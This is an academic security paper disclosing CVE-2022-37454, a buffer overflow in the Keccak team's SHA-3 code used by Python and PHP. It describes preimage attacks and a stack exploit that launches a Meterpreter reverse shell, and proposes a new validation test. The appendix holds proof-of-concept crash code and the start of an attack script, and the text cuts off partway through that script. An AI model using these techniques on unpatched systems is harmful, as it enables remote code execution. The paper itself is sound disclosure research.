A Vulnerability in Implementations of SHA-3, SHAKE, EdDSA, and Other NIST-Approved Algorithms

Nicky Mouha[1](✉) and Christopher Celi[2]

[1] Strativia, Largo, MD, USA
nicky@mouha.be
[2] National Institute of Standards and Technology, Gaithersburg, MD, USA
christopher.celi@nist.gov

Abstract. This paper describes a vulnerability in several implementations of the Secure Hash Algorithm 3 (SHA-3) that have been released by its designers. The vulnerability has been present since the final-round update of Keccak was submitted to the National Institute of Standards and Technology (NIST) SHA-3 hash function competition in January 2011, and is present in the eXtended Keccak Code Package (XKCP) of the Keccak team. It affects all software projects that have integrated this code, such as the scripting languages Python and PHP Hypertext Preprocessor (PHP). The vulnerability is a *buffer overflow* that allows attacker-controlled values to be eXclusive-ORed (XORed) into memory (without any restrictions on values to be XORed and even far beyond the location of the original buffer), thereby making many standard protection measures against buffer overflows (e.g., canary values) completely ineffective. First, we provide Python and PHP scripts that cause segmentation faults when vulnerable versions of the interpreters are used. Then, we show how this vulnerability can be used to construct second preimages and preimages for the implementation, and we provide a specially constructed file that, when hashed, allows the attacker to execute arbitrary code on the victim's device. The vulnerability applies to all hash value sizes, and all 64-bit Windows, Linux, and macOS operating systems, and may also impact cryptographic algorithms that require SHA-3 or its variants, such as the Edwards-curve Digital Signature Algorithm (EdDSA) when the Edwards448 curve is used. We introduce the Init-Update-Final Test (IUFT) to detect this vulnerability in implementations.

Keywords: CVE-2022-37454 · SHA-3 · Keccak · hash function · vulnerability

1 Introduction

A (cryptographic) hash function transforms a variable-length message into a fixed-length output, referred to as a "message digest," a "hash value," or simply

M. Rosulek (Ed.): CT-RSA 2023, LNCS 13871, pp. 3–28, 2023.
https://doi.org/10.1007/978-3-031-30872-7_1

a “hash.” This hash is intended to serve as a unique representative value of the message (i.e., as a “digital fingerprint”). A typical use of hash functions is in digital signature schemes, where the signature is typically applied to the hash of the message.

For such signature schemes to be secure, a hash must be uniquely identifiable by the corresponding message. Nevertheless, hash functions are many-to-one, therefore due to the pigeonhole principle, it is unavoidable that there exists a collision: two distinct messages with the same hash value.

A secure hash function is traditionally required to have three security properties: it should be computationally infeasible to find a collision, as well as to find a second preimage (another message that results in the same hash), or to find a preimage (i.e., to find a message that corresponds to a given hash). For a classical treatment of hash functions based on these three properties (preimage, second preimage, and collision resistance), we refer to the Handbook of Applied Cryptography [7, Chapter 9].

Wang et al. presented a colliding pair of messages for the Message Digest 5 (MD5) hash function at EUROCRYPT 2005 [21], and presented a collision attack for SHA-1 at CRYPTO 2005 [20]. In response to these attacks, NIST announced a competition for a new SHA-3 hash function standard in 2007 [11]. The Keccak hash function was one of the 64 hash functions submitted in 2008 and was eventually selected as the winner of the competition in 2012. In 2015, NIST published FIPS 202 [12], which specifies the SHA-3 standard.

In this paper, we will not focus on the specifications of hash functions, but on the correctness of their implementations. The source codes of the SHA-3 submissions have been subject to years of public scrutiny. Already at the beginning of the competition, Forsythe and Held of Fortify [4] performed a systematic analysis of all first-round candidates against typical programming errors and found buffer overflows, out-of-bound reads, memory leaks, and null dereferences in five reference implementations. In 2018, Mouha et al. [10] introduced a new testing strategy that showed bugs in 41 of the 86 reference implementations. Later at CT-RSA 2020, Mouha and Celi [9] announced a vulnerability in Apple’s CoreCrypto library that affected 11 out of the 12 hash functions that were implemented in the library.

In this paper, we present an undiscovered vulnerability that impacts the final-round submission of Keccak to the SHA-3 competition [13]. The vulnerability also affects the eXtended Keccak Code Package (XKCP) [2] of the Keccak team and various software projects (including Python and PHP) that are based on this source code. The vulnerability described in this paper does not affect the SHA-3 standard (as specified in FIPS 202 [12]), and not all implementations of SHA-3 are vulnerable. Most notably, the implementation of SHA-3 in OpenSSL is not affected.

Vulnerability Disclosure. CVE (Common Vulnerabilities and Exposures) identifiers are assigned by CVE Numbering Authorities (CNAs). The vulnerability did not seem to fit the scope of any of the regular CNAs, so the MITRE



Fig. 1. The SHA-3 sponge function, where M_0, M_1, ... are the message blocks after padding, the concatenation of Z_0, Z_1, ... is the hash value before truncation, r and c are the rate and capacity in bits, and 0^{r+c} denotes an all-zero string of $r + c$ bits.

CNA of Last Resort (CNA-LR) was contacted on August 4, 2022. On August 7, CVE-2022-37454 was assigned to this vulnerability. The Keccak Team was contacted on August 21, and a series of discussions followed regarding the technical details and scope of the vulnerability, potential fixes, and a disclosure process. Proof-of-concept code was disclosed to the main projects that appeared to be impacted (Python, PHP, and pysha3) on October 11. There were no objections to publicly patching and disclosing the vulnerability on October 20. On October 21, the PyPy and SHA3 for Ruby projects were informed as well. The National Vulnerability Database (NVD) assigned the score "9.8 CRITICAL" to this vulnerability on October 25. Fixes are available for the affected projects, therefore the Python and PHP scripts in this paper may no longer produce segmentation faults even though older versions of the interpreters are vulnerable.

2 The SHA-3 Standard

SHA-3 uses the "sponge construction" to process the message in blocks of a fixed size (see Fig. 1). For the four hash functions (SHA3-224, SHA3-256, SHA3-384, and SHA3-512), the number in the suffix refers to the length of the hash value in bits. An eXtendable-Output Function (XOF) is a variant of a hash function that provides a hash value of any requested length. The two XOFs (SHAKE128 and SHAKE256) have a security strength of 128 and 256 bits respectively, assuming the requested output is sufficiently long.

The sponge construction is parameterized by a rate r and a capacity c, both given in bits. For the four hash functions and the two XOFs that are specified in the SHA-3 standard [12], the values of these parameters are given in Table 1.

The message M is processed according to a specific padding rule[1] so that the padded message becomes a positive multiple of r bits. This allows it to be split into blocks of r bits each: M_0, M_1, M_2, ... As many output blocks Z_0, Z_1, Z_2, ... are generated as necessary, these blocks are concatenated, and the hash value is obtained after truncating to the desired length.

Table 1. Parameters for the SHA-3 standard.

Algorithm	Capacity in bits (c)	Rate in bits ($r = 1600 - c$)	Rate in bytes ($r/8$)
SHA3-224	448	1152	144
SHA3-256	512	1088	136
SHA3-384	768	832	104
SHA3-512	1024	576	72
SHAKE128	256	1344	168
SHAKE256	512	1088	136

We will use the notation 0^s to refer to the all-zero bit string of length s. In the figures, the numbers given next to every line represent the length of the corresponding bit string and $\oplus$ is the bitwise eXclusive-OR (XOR) operation. The function f is a cryptographic permutation. It is easy to evaluate f and its inverse f^{-1}, but the outputs should appear "random," so that any structure in the output only occurs by chance after evaluating f on a sufficient number of inputs. In "sponge" terminology, processing the padded message is referred to as "absorbing," and generating the hash is referred to as "squeezing."

This paper will focus mostly on the hash function with the smallest output size: SHA3-224. This is only for convenience and simplicity, as the source code that contains the vulnerability is used by the implementations of all the hash functions and XOFs in the SHA-3 standard, as well as the SHA-3 derived functions (cSHAKE, KMAC, TupleHash, and ParallelHash) specified in SP 800-185 [6].

Two application programmer interfaces (APIs) are common for hash function implementations. More specifically, the message can be processed either at once or incrementally. In the latter case, a call to `Keccak_HashInitialize()` is followed by any number of calls to `Keccak_HashUpdate()`, and then followed by a call to `Keccak_HashFinal()`. In this case, the calls to `Keccak_HashUpdate()` are "absorbing," while the single call to `Keccak_HashFinal()` performs the "squeezing." This makes it convenient to process a message that consists of several parts: it is not necessary to store these parts in a temporary buffer, but the hash can be computed on the fly.

[1] As we will explain in Sect. 3.1, the length of the message is *not* part of the padding. This property will be useful for our attacks.

Many cryptographic algorithms naturally lend themselves to processing the input in blocks: for the cryptographic library HACL* [15,22], 17 algorithms are spread out across 40 implementations, and at least a dozen of those follow a block-based paradigm as pointed out by Protzenko and Ho [17].

3 The Vulnerability

In XKCP versions released before October 20, 2022 (and in other projects such as the Python and PHP scripting languages that included this source code before they were patched), there is a vulnerability in the `KeccakSponge.inc` file that implements the processing of the message in fixed-size blocks. The same vulnerability is also present in the `KeccakSponge.c` file of the final-round source code made available by NIST on the SHA-3 competition website. As explained in Sect. 2, the block size is also known as the "rate" and its size in bytes is denoted by `rateInBytes` in the source code.

The `KeccakSponge.inc` file contains the following code in `SpongeAbsorb()` to process the input of the hash function in fixed-size blocks:

```
partialBlock = (unsigned int)(dataByteLen - i);
if (partialBlock+instance->byteIOIndex > rateInBytes)
    partialBlock = rateInBytes-instance->byteIOIndex;
i += partialBlock;

SnP_AddBytes(instance->state, curData, instance->byteIOIndex,
             partialBlock);
```

On all 64-bit Windows, Linux, and macOS operating systems, `size_t` variables are unsigned 64-bit integers and `unsigned int` variables are 32-bit unsigned integers. Therefore, the variable definitions (not shown here) imply that

- `partialBlock`, `instance->byteIOIndex`, and `rateInBytes` are unsigned 32-bit integers, whereas
- `dataByteLen` and `i` are unsigned 64-bit integers.

The comparison (`partialBlock+instance->byteIOIndex > rateInBytes`) is intended to detect when `SpongeAbsorb()` encounters (partial) inputs that, when added to the `instance->byteIOIndex` bytes already in the buffer from previous calls (if any) to `SpongeAbsorb()`, will be larger than the block size (`rateInBytes`).

This buffer may already contain some data. If this is the case, then a subsequent call to `SpongeAbsorb()` with an input that is just below 2^{32} bytes (4 GiB) causes `partialBlock+instance->byteIOIndex` to wrap around due to an integer overflow. This incorrectly results in a value that is lower than the block size, so that the `if` condition evaluates to false. Consequently, a large value of `partialBlock` will be passed on to `SnP_AddBytes()`, resulting in a buffer overflow when these `partialBlock` bytes are XORed to memory inside `SnP_AddBytes()`.

Additionally, there is an incorrect type casting. If an input of at least 2^{32} bytes (4 GiB) is provided, then the higher bits are discarded due to the cast to an `unsigned int`. The code will nevertheless be correct if only one call to `SpongeAbsorb()` is performed. If, however, the buffer already contains some data and an input of at least 2^{32} bytes is provided, then the program will enter into an infinite loop. Note the similarity here with the vulnerability presented at CT-RSA 2020 by Mouha and Celi [9], which affected every implemented hash function except MD2 in Apple's CoreCrypto library, and also caused an infinite loop.

The infinite loop can be avoided as follows. Assume that an input of x bytes is processed (where $0 < x <$ `rateInBytes`), so that `instance->byteIOIndex` is set to x. The buffer then contains x bytes. Then, assume that this is followed by another input of $2^{32} - x$ bytes. This will create a situation where a large number of bytes of the input message are XORed in memory. If this involves a write operation into unwritable memory, it will cause a segmentation fault. Proof of concept Python and PHP scripts that generate a segmentation fault in this way are given in Appendix A.

If we can ensure that the write is done into writable memory, then this specific input value will avoid an infinite loop, but instead, will exit the loop before the next iteration. We will not go into the details of the techniques to avoid write operations to unwritable memory, but we note that the typical techniques for this (such as stack spraying or heap spraying, depending on the location of the internal hash function state), may also help to mitigate Address Space Layout Randomization (ASLR) if present.

In the following, we explain that if a write operation to unwritable memory can be avoided, it will be possible to generate second preimages and preimages for this specific implementation of the SHA-3 hash function. We reiterate that this is not due to a weakness in the SHA-3 standard, but rather due to the implementation producing an incorrect hash value when provided with malicious inputs. We also show how to provide an exploit payload along with the message, which will overwrite the stack return address to point to the location of the payload inside the message.

3.1 Constructing a Second Preimage

The construction of a second preimage (which also implies a collision) is rather straightforward. As shown in Fig. 2, we process an all-zero message of 2^{32} bytes (4 GiB) using two calls to `Keccak_HashUpdate()` (which will internally call `SpongeAbsorb()`). The first call consists of $0 < x <$ `rateInBytes` bytes, followed by a call of $2^{32} - x$ bytes. The value of x can be any integer within the specified range, for simplicity we use $x = 1$ in the proof of concept code given in Appendix A.

The 2^{32} bytes of the message will be XORed into memory. As we are XORing all-zero values, the content of the memory will not be changed but may result in a



Fig. 2. SHA-3 second preimage for a vulnerable implementation. The second preimage consists of the following two messages that have the same hash value: the empty string, and the 4 GiB all-zero message $M_0\|M_1$ that is processed using two calls to `Keccak_HashUpdate()`, where the length of the first call is a positive number of bytes less than `rateInBytes`. Here, M_2 is an extra block due to the padding of either message, and A refers to the contents of the adjacent memory region that needs to be writable but may be unknown to the attacker.

segmentation fault if the memory region is not writable. Therefore, the adjacent memory region, beyond the $r + c$ bits of the sponge state, does not need to be known to the attacker but needs to be writable.

A call to `Keccak_HashUpdate()` of $0 <$ x $<$ `rateInBytes` bytes followed by a call of $2^{32} - x$ bytes will conveniently result in another integer overflow: `instance->byteIOIndex` will overflow and end up with a value of zero. Therefore, from the point of view of the implementation, the 4 GiB message is "forgotten" and the computation continues as if nothing has been processed yet.

Now, the padding of SHA-3 becomes relevant. As explained in [12], the padding consists of adding a fixed two- or four-bit suffix to the message (to distinguish the SHA-3 hash functions from the SHA-3 XOFs), followed by the "multi-rate padding rule" which consists of a '1', followed by a possibly empty string of zeros, and a '1'. This padding is notably different from the MD4, MD5, SHA-1, and the SHA-2 family, which include the length of the message as part of the padding, a process known as Merkle–Damgård strengthening.

Because the padding for SHA-3 does not involve the number of bytes that were processed, we can perform a third call to `Keccak_HashUpdate()` (and any



Fig. 3. SHA-3 preimage of zero for a vulnerable implementation. The message $M_0||M_1$ is again 4 GiB in length and is processed in two calls to `Keccak_HashUpdate()`, but it contains a well-placed 1 that sets the `squeezing` variable in the hash function state to a non-zero value. This causes `Keccak_Final()` to return with an error and the hash value is never written but keeps the value to which it was initialized (typically zero).

number of subsequent calls) and the hash value will be the same as when the first two calls to `Keccak_HashUpdate()` were not present.

As such, we find a second preimage for the vulnerable implementation: given any message, we can prepend 4 GiB of zeros to the message (to be processed as mentioned earlier in two calls) to obtain another message that results in the same hash value.

3.2 Constructing a Preimage of Zero

At SAC 2020, Benmocha et al. [1] studied implementations of the keyed-hash message authentication code (HMAC) when the API is used in an unintended way by adding extra data after the tag has already been computed. They noted that most APIs do not raise an error when used in such a way, and that for OpenSSL it is possible to instantly find collisions and multi-collisions that are also colliding under any key.

The SHA-3 implementation does raise an error when such an API misuse happens. To achieve this, the state contains a `squeezing` variable that is initialized to zero, and is set to a non-zero value when the padding has been processed. Every time new data is processed, the implementation confirms that the `squeezing` variable is zero, otherwise the calling function returns with a non-zero value to indicate an error.

On the other hand, an implementation would typically not check for errors that cannot occur if the implementation is correct, and even if they do, such checks might be eliminated as part of a common compiler optimization called "dead code elimination." If this is the case, we show how to construct a preimage of zero for a vulnerable implementation.

More specifically, we can provide a 4 GiB message (processed using two calls to `Keccak_HashUpdate()` as before) to reach beyond the $r + c$ bits of the sponge state, and access the internal variables of the hash function state (see Fig. 3). This allows us to set the `squeezing` variable to a non-zero value, and when `Keccak_HashFinal()` calls `SpongeAbsorbLastFewBits()` to process the padding, it will return early with an error when it finds that `squeezing` has a non-zero value. In the end, the hash will not be written but will contain the value to which it was initialized, most likely zero.

In Appendix A, we provide proof-of-concept code to use this technique to obtain a preimage of zero for a vulnerable implementation.

3.3 Constructing a Preimage of Any Value

Rather than just creating a preimage of zero, we can use the vulnerability to create a preimage of an arbitrary hash value.

For this, we start with the target hash value H, and pad it to the entire $r + c$ sponge state. The contents of the padding do not matter, so we can just use zeros for simplicity. Recall that f is a permutation, so we can invert f on any value. The code for the inverse of f is not included in XKCP [2], however, it can be found in KeccakTools [3]. As SHA-3 initializes the $r + c$ bits of the sponge state with zeros, all we need to do now is XOR the inverse of f with two padding bytes (see [12, App. B.2]) to obtain the first $r + c$ bits of the $M_0 \| M_1$, which is again a message of 4 GiB that is processed in two calls. The other bits of $M_0 \| M_1$ are set to zero to avoid altering the adjacent memory regions. The entire procedure is illustrated in Fig. 4.

In literature, the attack is known as the correcting block attack as applied to hash functions based on Cipher Block Chaining (CBC) [16, Sect. 5.3.1.1], such as the attack on the first-round SHA-3 candidate Khichidi-1 [8, Sect. 2.6.3].

In Appendix A, we show how for a vulnerable implementation we can generate a preimage of `000102030405060708090a0b0c0d0e0f101112131415161718191a1b` in this way.



Fig. 4. SHA-3 preimage of any H for a vulnerable implementation. We use two calls to `Keccak_HashUpdate()` to process a message $M_0||M_1$ that is again 4 GiB in length. However, we now use the fact that f is invertible to determine the correct value of $M_0||M_1$, noting that we can use the vulnerability to overwrite all $r+c$ bits of the sponge state.

3.4 Constructing a Message with an Exploit Payload

As shown in Fig. 5, a carefully constructed stack overflow allows the return address of the function to be overwritten. We illustrate this with a simple return-to-stack exploit when an attacker-provided file is hashed, which launches a Meterpreter Reverse TCP payload. This allows the attacker to download and upload files, view the webcam, run post-exploitation tools to pivot deeper into the victim's device and/or to maintain persistence, etc. Proof-of-concept code is provided in Appendix A. Our exploit assumes that the stack is executable and that ASLR is not present. Note that these assumptions can be avoided by using more advanced exploitation techniques, such as return-oriented programming and techniques to reduce address randomization.

3.5 Attacking EdDSA

The use of SHA-3 and its variants is mandatory in certain NIST and Internet Engineering Task Force (IETF) standards. For example, EdDSA [5,14] makes the use of SHAKE256 mandatory for Ed448. The vulnerability would then work



Fig. 5. SHA-3 exploit for a vulnerable implementation, where two calls to `Keccak_HashUpdate()` are made to provide an attack payload and to overwrite the function return address on the stack. The attacker-provided payload will be executed when the function returns.

as follows. If an implementation of Ed448 verification (with the default empty-string context) places a 10-byte encoded context, a 57-byte point R, and a 57-byte public key Q in the buffer, then $10 + 57 + 57 = 124$ bytes are in the buffer before the message is processed. This is less than 136 bytes, which is the rate in bytes for SHAKE256. Therefore, a message of $2^{32} - 124$ bytes can be used to cause the buffer overflow described in this paper. Note that the message does not need to be correctly signed for the buffer overflow attack on the verification function to work.

As this example shows, the use of repeated calls to `Keccak_HashUpdate()` can occur quite naturally, for algorithms such as EdDSA where the input consists of a concatenation of various values.

4 Discussion

The execution time to process the 4 GiB message will depend on the platform. However, no calls to the cryptographic permutation f are involved, therefore the execution time is mainly the time required to XOR a 4 GiB value into memory. In our experiments on a recent laptop, we observed an execution time of 2 to 3 s to process this input. The proof-of-concept code in Appendix A shows various techniques to avoid a large amount of RAM or swap space, such as using `mmap()` to create file-backed and anonymous mappings. However, it may be necessary for some attacks that the amount of RAM and swap together is at least 4 GiB to avoid an error that insufficient memory is available. It does not seem that 32-bit systems are vulnerable because the address space is insufficient to `malloc()` or `mmap()` such an input.

Not all implementations of SHA-3 are vulnerable to this bug. For example, the implementation of OpenSSL is not based on the XKCP, and incidentally, Python 3.9 has been patched to use OpenSSL's implementation when available [18]. As explained by Christian Heimes [19], both SHA-3 and SHAKE are listed in `hashlib.algorithms_guaranteed`, but using OpenSSL is optional. This explains why the vulnerable code has not been removed and that it may be reachable under some configurations. Since Python 3.11, however, the XKCP implementation was replaced by Saarinen's tiny_sha3 [19].

Projects that are derived from Python, such as PyPy3, may remain vulnerable for a longer time due to a slower adoption of Python patches. For example, the PyPy 3.8 release is vulnerable, but the latest PyPy 3.9 release incorporates the patch to use the OpenSSL implementation.

A possible suggestion to mitigate the vulnerability is to switch the default SHA-3 and SHAKE from XKCP to OpenSSL, or Saarinen's tiny_sha. Another suggestion to mitigate this bug is to limit the maximum size of a call to 2^{32} − `rateInBytes` bytes, where `rateInBytes` is either the corresponding value in Table 1 for the given SHA-3 hash function or XOF, or a cautious upper limit of 200 (the size of the sponge state in bytes). Lastly, the vulnerability can also be avoided by always processing the entire message at once, which may require the use of a temporary buffer.

Note that the Large Data Test (LDT) that was introduced at CT-RSA 2020 by Mouha and Celi [9] is not effective to find this bug (nor for regression testing) because a specific sequence of calls is required; a single call with a large input will not trigger the vulnerability. Bugs of this type may be difficult to find through testing because they require a very specific sequence of calls, which may explain why this bug has not been discovered since it was first introduced in 2011. Nevertheless, the bug may be triggered using only one call to higher-level algorithms that are now introducing SHA-3 or its variants, as in the Ed448 example mentioned earlier.

The bug was not present in the first- and second-round submissions of the Keccak package to the NIST SHA-3 competition, but appears in the implementation that was submitted in the final round where `partialBlock` was changed from a 64-bit to a 32-bit variable. Nevertheless, we note a slight difference with the bug in the Keccak package: the incorrect line contains `databitlen` rather than `dataByteLen`, and therefore a message of 2^{32} bits (0.5 GiB) rather than 2^{32} bytes (4 GiB) is required to trigger the bug described in this paper. Taking this change into account, all attacks described in this paper also apply to the final-round Keccak submission to the SHA-3 competition.

5 Proposing the Init-Update-Final Test (IUFT)

Within the NIST Cryptographic Algorithm Validation Program (CAVP), when testing hash functions, a single call to `Keccak_HashUpdate()` is performed to compute the hash value. As we have shown, this is not sufficient to cover corner cases that appear in practice. Testing must match the real-world use cases of an implementation to be effective. Currently, there is a gap in the test coverage offered by NIST. To cover this gap, we propose the Init-Update-Final Test (IUFT) as a solution in Fig. 6. The example is given in the Automated Cryptographic Validation Protocol (ACVP) JavaScript Object Notation (JSON) format, and includes an optional Large Data Test (LDT) element proposed by Mouha and Celi at CT-RSA 2020 [9].

```
{
    "messages": [
        {
            "message": "00",
            "length": 8
        },
        {
            "largeMessage":
                {
                    "content": "00",
                    "contentLength": 8,
                    "fullLength": 34359738360,
                    "expansionTechnique": "repeating"
                }
        }
    ]
}
```

Fig. 6. An example Init-Update-Final Test (IUFT) case for the ACVP JSON format. An array of messages with lengths (in bits) are passed to the `Keccak_HashUpdate()` function individually and in order before `Keccak_Final()` is called. This example test case would cause a segmentation fault when run on vulnerable implementations.

6 Conclusion

We described a buffer overflow vulnerability in the final-round Keccak submission package to the NIST SHA-3 competition, in the eXtended Keccak Code Package

(XKCP), and in various projects such as the Python and PHP interpreters that incorporate this code.

The vulnerability is due to a 32-bit integer overflow that occurs when a large (around 4 GiB) call to `Keccak_HashUpdate()` is made after an incomplete number of blocks have been processed. Depending on the length of the call, this will result in either an infinite loop or an attacker-chosen 4 GiB value that is XORed into memory, resulting in a buffer overflow.

We showed how this buffer overflow can be leveraged to violate the cryptographic properties of the hash function (preimage, second preimage, and collision resistance), as it provides the attacker full control over the $r+c$ bits of the sponge state. Moreover, we showed how to overwrite the stack pointer and execute an attacker-provided payload.

Lastly, we proposed the Init-Update-Final Test (IUFT) that can process an input in several parts.

Acknowledgments. The authors would like to thank Benjamin Livelsberger, Olivera Kotevska, Kevin Stine, and their NIST colleagues for their useful comments and suggestions. We also thank the Keccak team for their quick response to update their codebase and coordinate the disclosure of the vulnerability, and the security teams and maintainers of the Python, PHP, PyPy, and SHA3 for Ruby projects for promptly fixing the vulnerability. Products may be identified in this document, but identification does not imply recommendation or endorsement by NIST, nor that the products identified are necessarily the best available for the purpose.

A Proof of Concept Code

Below we provide proof-of-concept code that runs with little to no modification (assuming the necessary packages are installed) on a 64-bit Ubuntu Linux platform. The proof of concept script will attempt to set up a Python crash, a PHP crash, a second preimage, a preimage of zero, a preimage of an attacker-chosen value, and a buffer exploit on a file hashing tool. The script assumes docker is installed with access to a non-root user. As explained below, the location of the return address and the attacker's IP address may need to be modified for the attack to work.

Expected output:

```
[...]
Python segmentation fault
-------------------------
Segmentation fault

PHP segmentation fault
----------------------
Segmentation fault

Second preimage
```

```
---------------
Hashing a message of 1 + 4294967295 + 200 bytes...
Hash: 9376816aba503f72f96ce7eb65ac095deee3be4bf9bbc2a1cb7e11e0
Hashing a message of 200 bytes...
Hash: 9376816aba503f72f96ce7eb65ac095deee3be4bf9bbc2a1cb7e11e0

Preimage of zero
----------------
Hashing a message of 1 + 4294967295 bytes...
Hash: 00000000000000000000000000000000000000000000000000000000

Preimage of attacker-chosen value
---------------------------------
Hashing a message of 1 + 4294967295 bytes...
Hash: 000102030405060708090a0b0c0d0e0f101112131415161718191a1b

Buffer overflow exploit
-----------------------
[...]
meterpreter >
```

File run_all_attacks.sh:

```
#!/bin/sh

wget -c https://www.python.org/ftp/python/3.10.8/Python-3.10.8.tgz
tar zxvf Python-3.10.8.tgz Python-3.10.8/Modules/_sha3/kcp/ \
--strip-components=3

cat <<EOF > segfault.py
#!/usr/bin/python
import hashlib
h = hashlib.sha3_224()
h.update(b"\x00" * 1)
h.update(b"\x00" * 4294967295)
print(h.hexdigest())
EOF

cat <<EOF > segfault.php
